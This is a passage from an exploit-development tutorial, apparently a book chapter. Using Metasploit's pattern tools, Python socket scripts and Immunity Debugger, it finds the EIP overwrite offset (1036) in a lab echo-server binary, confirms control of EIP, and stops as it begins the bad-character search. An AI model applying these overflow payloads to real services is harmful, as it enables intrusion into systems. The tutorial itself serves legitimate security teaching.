
Identifying the Overwritten Position:

Now, we will have to identify the exact position at which the EIP register is overwritten by the user input. We can do it by inserting the unique pattern instead of 3000 "A"s. Now, generate the pattern of 3000 bytes and replace it with the A's in the Python script. We can see the same in following screenshot.

Locate the Pattern Generate Command:


locate pattern_create

/usr/share/metasploit-framework/tools/pattern_create.rb 3000



```
root@kali:~# locate pattern_create
/usr/share/metasploit-framework/tools/pattern_create.rb
root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 3000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3
Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7
Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1
An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5
Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9
Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3
Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7
Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1
Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5
Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9
Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3
Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7
Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1
Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5
Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9
Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3
Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7
Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1
Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5
Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9
Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3
Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7
Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9
root@kali:~#
```


Figure 5.9



```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
pattern =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0
buffer = pattern
s.send(buffer)
s.close()
```

Figure 5.10

As can be seen in the above screenshot, we have successfully added the created pattern in the Python script now save the Python script. Restart the debugger by Debug-> Restart so that the process again comes to “Running” state. After that we run the Python script on Kali.



```
Immunity Debugger - Echo-Server-Memcpy.exe - [CPU - main thread]
SecuriTeam Secure Disclosure is looking for freelance vulnerability researchers. Turn your security research experience into a well-paid profession.

Registers (FPU)
EAX 000009E0
ECX 7719C620 msvcrt.7719C620
EDX 00020180
EBX 00000001
ESP 0022F700 ASCII "6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9E
EBP 42346942
ESI 00331108
EDI 00000043
EIP 69423569
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1

Address  Hex dump                ASCII
00403000 0A 00 00 00 FF 00 00 00 .... ...
00403008 FF FF FF FF FF FF FF FF
00403010 34 2A 40 00 02 00 00 00 4*@.☻...
00403018 FF FF FF FF 40 29 40 00     @)@.
00403020 50 29 40 00 B7 5C AB F8 P)@.╖\½°
00403028 48 A3 54 07 00 00 00 00 HúT•....
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........

0022F700  37694236 6Bi7
0022F704  42386942 Bi8B
0022F708  6A423969 i9Bj
0022F70C  316A4230 0Bj1
0022F710  42326A42 Bj2B
0022F714  6A42336A j3Bj
0022F718  356A4234 4Bj5
0022F71C  42366A42 Bj6B
0022F720  6A42376A j7Bj
0022F724  396A4238 8Bj9
0022F728  42306B42 Bk0B
0022F72C  6B42316B k1Bk
0022F730  336B4232 2Bk3
0022F734  42346B42 Bk4B
0022F738  6B42356B k5Bk
0022F73C  376B4236 6Bk7
0022F740  42386B42 Bk8B
0022F744  6C42396B k9Bl
0022F748  316C4230 0Bl1
0022F74C  42326C42 Bl2B
0022F750  6C42336C l3Bl
0022F754  356C4234 4Bl5
0022F758  42366C42 Bl6B

[10:37:19] Access violation when executing [69423569] - use Shift+F7/F8/F9 to pass exception to program     Paused
```


Figure 5.11

As can be seen in the above screenshot that the program is again crashed, but when we closely look into the debugger (Windows Machine) we can see the following information.

We see that EIP is overwritten with the value 69423569 .Now, we will run the following command to get the exact location of the overwritten part.

locate pattern_create

/usr/share/metasploit-framework/tools/pattern_offset.rb 69423569




```
root@kali:~/Desktop/saga# locate pattern_offset
/usr/share/metasploit-framework/tools/pattern_offset.rb
root@kali:~/Desktop/saga# /usr/share/metasploit-framework/tools/pattern_offset.rb 69423569
[*] Exact match at offset 1036
root@kali:~/Desktop/saga# 
```

Figure 5.12

Now, we got the exact location where the user input is overwritten in the memory.

EIP position is 1036 (Overwritten Position)

Now, we will write four B's after the 1036-byte data so that our scenario would be clear .We can do it by making the following changes in the Python script.




```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
buffer = "A" * 1036 + "BBBB" + "C" * (3000-1036-4)
s.send(buffer)
s.close()
```

Figure 5.13

As seen in the above screenshot that, at First, we have added 1036 A's and after that we have added four B's and in the end we have added some C's in the input. Later on, we will replace B's with the some other memory address in the script and C will be replaced by our shell code.

Now, let's restart the debugger in windows machine and run the Python script again.



Immunity Debugger - Echo-Server-Memcpy.exe - [CPU - main thread]

```
Registers (FPU)
EAX 000009E0
ECX 7719C620 msvcrt.7719C620
EDX 00020180
EBX 00000001
ESP 0022F700 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00581108
EDI 00000043
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
00403000  0A 00 00 00 FF 00 00 00  .... ...
00403008  FF FF FF FF FF FF FF FF
00403010  34 2A 40 00 02 00 00 00  4*@.☻...
00403018  FF FF FF FF 40 29 40 00      @)@.
00403020  50 29 40 00 D7 5D D0 66  P)@.╫]╨f
00403028  28 A2 2F 99 00 00 00 00  (ó/Ö....
00403030  00 00 00 00 00 00 00 00  ........
00403038  00 00 00 00 00 00 00 00  ........
00403040  00 00 00 00 00 00 00 00  ........
00403048  00 00 00 00 00 00 00 00  ........
00403050  00 00 00 00 00 00 00 00  ........
00403058  00 00 00 00 00 00 00 00  ........
00403060  00 00 00 00 00 00 00 00  ........
00403068  00 00 00 00 00 00 00 00  ........
00403070  00 00 00 00 00 00 00 00  ........
00403078  00 00 00 00 00 00 00 00  ........
00403080  00 00 00 00 00 00 00 00  ........
00403088  00 00 00 00 00 00 00 00  ........
00403090  00 00 00 00 00 00 00 00  ........
00403098  00 00 00 00 00 00 00 00  ........
004030A0  00 00 00 00 00 00 00 00  ........
004030A8  00 00 00 00 00 00 00 00  ........
```

```
0022F700  43434343 CCCC
0022F704  43434343 CCCC
0022F708  43434343 CCCC
0022F70C  43434343 CCCC
0022F710  43434343 CCCC
0022F714  43434343 CCCC
0022F718  43434343 CCCC
0022F71C  43434343 CCCC
0022F720  43434343 CCCC
0022F724  43434343 CCCC
0022F728  43434343 CCCC
0022F72C  43434343 CCCC
0022F730  43434343 CCCC
0022F734  43434343 CCCC
0022F738  43434343 CCCC
0022F73C  43434343 CCCC
0022F740  43434343 CCCC
0022F744  43434343 CCCC
0022F748  43434343 CCCC
0022F74C  43434343 CCCC
0022F750  43434343 CCCC
0022F754  43434343 CCCC
0022F758  43434343 CCCC
0022F75C  43434343 CCCC
```

```
[11:12:03] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
Paused
```

File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
SecuriTeam Secure Disclosure is looking for freelance vulnerability researchers. Turn your security research experience into a well-paid profession.
11:12 AM
5/4/2016

Figure 5.14

As can be seen in the above screen shot, after running the changed Python script EIP is overwritten with 42424242 and the rest of the stack is holding the value 43434343 in which 42 represents B’s in hexadecimal and 43 represents C’s in hexadecimal.

2. Identifying Bad Characters:

Any unwanted characters that can break the shell code are considered to be as bad characters in the world of exploitation. So let’s find out whether this application has any bad characters or not. The steps to identifying the bad characters are given below.

Send the full list of the characters from 0x00 to 0xFF as input in place of “C”s into the program.

Check using debugger if input breaks

If so, find the character that breaks it.

Remove the character from the list and go back to first step again.


If input no longer breaks, the rest of the characters could be used to generate the shell code.

Copy all the characters and add it into the Python file as input after the B’s.

https://bulbsecurity.com/finding-bad-characters-with-immunity-debugger-and-mona-py/

The following list encapsulates all the bad characters (badchars) possible:

